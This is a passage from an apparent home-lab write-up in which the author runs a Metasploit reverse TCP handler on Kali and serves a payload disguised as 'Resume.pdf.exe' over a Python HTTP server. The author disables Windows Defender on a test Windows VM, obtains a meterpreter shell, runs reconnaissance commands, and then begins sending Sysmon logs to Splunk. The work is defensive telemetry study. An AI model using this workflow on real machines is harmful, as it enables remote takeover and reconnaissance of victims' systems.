
Exploit target:

Id  Name
--  --
Resunep 0  Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```

Then I focused on lhost and set it to my host, in this case my Kali machine, I ran `set lhost 192.168.20.11` and ran `options` to make sure it was properly changed.



A screenshot of a terminal window titled "kali@kali: ~/Desktop". The window shows the Metasploit framework interface. The command history at the bottom shows:

```
msf6 exploit(multi/handler) > set lhost 192.168.20.11
lhost => 192.168.20.11
msf6 exploit(multi/handler) > options
```

The "Payload options" section shows:


Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.20.11	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

The "Exploit target" section shows:

Id	Name
--	
0	Wildcard Target

At the bottom, the message "View the full module info with the `info`, or `info -d` command." is displayed. The prompt "msf6 exploit(multi/handler) >" is shown again.

After this changes I started my handler my running `exploit` and as soon as that, i was listening into my Windows VM



A screenshot of a terminal window titled "kali@kali: ~/Desktop". The window shows the Metasploit framework interface. The command history at the bottom shows:

```
msf6 exploit(multi/handler) > options
```

The "Payload options" section shows:


Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.20.11	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

The "Exploit target" section shows:

Id	Name
--	
0	Wildcard Target


At the bottom, the message "View the full module info with the `info`, or `info -d` command." is displayed. The prompt "msf6 exploit(multi/handler) > exploit" is shown. Below the prompt, the message "[\*] Started reverse TCP handler on 192.168.20.11:4444" is displayed.


I also set up a HTTP server on my Kali machine so my victim can download the malware, I did so by using Python3 by running `python3 -m http.server 9999`.




For the second part of this project I shifted over to my Windows machine and disabled Windows Defender so I am able to download and execute my malware.

I searched for 192.168.20.11:9999 and found my malware there, I downloaded it and clicked on keep so it can be downloaded even though it contains malware.






This is what happens if I try to open it, I clicked Run




After this I opened Command Prompt and ran `netstat -anob` to see if there is an established connection to my Kali machine and there was.




```
[agent-manager.exe]
TCP 127.0.0.1:57822 127.0.0.1:57834 ESTABLISHED 5116
[agent-manager.exe]
TCP 127.0.0.1:57831 0.0.0.0:0 LISTENING 5116
[agent-manager.exe]
TCP 127.0.0.1:57834 127.0.0.1:57822 FSTARITSHFD 7248
[compsup.exe]
TCP 127.0.0.1:65005 127.0.0.1:8089 ESTABLISHED 5116
[agent-manager.exe]
TCP 192.168.20.10:139 0.0.0.0:0 LISTENING 4
Can not obtain ownership information
TCP 192.168.20.10:62750 192.168.20.11:4444 ESTABLISHED 4492
[Resume.pdf.exe]
TCP 192.168.20.10:63684 192.168.20.11:9999 TIME_WAIT 0
TCP 192.168.20.10:64995 192.168.20.11:9999 TIME_WAIT 0
TCP [:]:135 [:]:0 LISTENING 804
RpcSs
[svchost.exe]
TCP [:]:445 [:]:0 LISTENING 4
Can not obtain ownership information
TCP [:]:7680 [:]:0 LISTENING 7056
Can not obtain ownership information
TCP [:]:49664 [:]:0 LISTENING 592
[lsass.exe]
TCP [:]:49665 [:]:0 LISTENING 492
Can not obtain ownership information
TCP [:]:49666 [:]:0 LISTENING 1092
EventLog
[svchost.exe]
TCP [:]:49667 [:]:0 LISTENING 1132
```

Here it is an established connection to 192.168.20.11 on port 4444 with a process ID of 4492; I opened Task Manager and went into details and searched for the same process ID to find out if it was running and it was.



I went into Kali and I had an open connection, I ran shell to establish a shell on my test machine, then I ran net user, net localgroup as well as ipconfig



```
meterpreter > shell
Process 776 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\miria\Downloads>netuser
'netuser' is not recognized as an internal or external command,
operable program or batch file.


C:\Users\miria\Downloads>net user
net user

User accounts for \\DESKTOP-AC3C70A

Administrator           DefaultAccount          Guest
miria                  WDAGUtilityAccount

The command completed successfully.

C:\Users\miria\Downloads>
```



```
C:\Users\miria\Downloads>net localgroup
Aliases for \\DESKTOP-AC3C70A

-----
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Cryptographic Operators
*Device Owners
*Distributed COM Users
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Remote Desktop Users
*Remote Management Users
*Replicator
```

The screenshot shows a terminal window titled "kali@kali: ~/Desktop". It displays the output of several commands:

```
*Performance Monitor Users
*Power Users
*Remote Desktop Users
*Remote Management Users
*Replicator
*System Managed Accounts Group
*Users
The command completed successfully.

C:\Users\miria\Downloads>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::be70:e708:f39b:d9c5%2
IPv4 Address . . . . . : 192.168.20.10
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
```

After this I went into Splunk to see what type of telemetry was generated.

Inside Splunk I went into Settings, clicked on indexes and clicked on New Index in order to create a new index called endpoint so my Sysmon logs can be injected into Splunk.

The screenshot shows the Splunk Enterprise web interface at [localhost:8000/en-US/app/launcher/home](http://localhost:8000/en-US/app/launcher/home). The left sidebar shows various apps like Search & Reporting, Audit Trail, Splunk Secure Gateway, and Upgrade Readiness App. The main content area is titled "Hello, Administrator" and shows the "Bookmarks" section. It includes sections for "My bookmarks (0)", "Shared with my organization (0)", and "Splunk recommended (13)". At the bottom, there are buttons for "Add data" and "Search your data".

The screenshot shows the Splunk Enterprise home page. The top navigation bar includes links for Home, Apps, Administ..., Messages, Settings, Activity, Help, and Find. A search bar at the top right contains the placeholder "Search settings..." with a magnifying glass icon. On the left, there's a sidebar with a search bar ("Search apps by name...") and a list of available apps: Search & Reporting, Audit Trail, Splunk Secure Gateway, and Upgrade Readiness App. The main content area features a large search bar at the top, followed by several sections: "Add Data" (with icons for file, database, and cloud), "Monitoring Console" (with a gear icon), "KNOWLEDGE" (Searches, reports, and alerts, Data models, Event types, Tags, Fields, Lookups, User interface, Alert actions, Advanced search, All configurations), "DATA" (Data inputs, Forwarding and receiving, Indexes, Report acceleration summaries, Source types, Ingest actions), "DISTRIBUTED ENVIRONMENT" (Forwarder management, Indexer clustering, Federation, Distributed search), and "USERS AND AUTHENTICATION" (Roles, Users, Tokens, Password management, Authentication methods). A small preview window in the bottom right shows another part of the interface.

The screenshot shows the "Manage Indexes" page. The top navigation bar is identical to the home page. The main content area has a heading "Indexes" and a sub-instruction "repository for data in Splunk Enterprise. Indexes reside in flat files on the Splunk Enterprise instance known as the indexer. Learn more". A green "New Index" button is located in the top right. Below this is a table with columns: Name, Actions, Type, App, Current Size, Max Size, Event Count, Earliest Event, Latest Event, and Host. The table lists five indexes:

Name	Actions	Type	App	Current Size	Max Size	Event Count	Earliest Event	Latest Event	Host
_audit	Edit Delete Disable	Events	system	2 MB	488.28 GB	9.39K	4 days ago	a few seconds ago	\$SF_Bla
_configtracker	Edit Delete Disable	Events	system	3 MB	488.28 GB	208	4 days ago	30 minutes ago	\$SF_Bla_cke
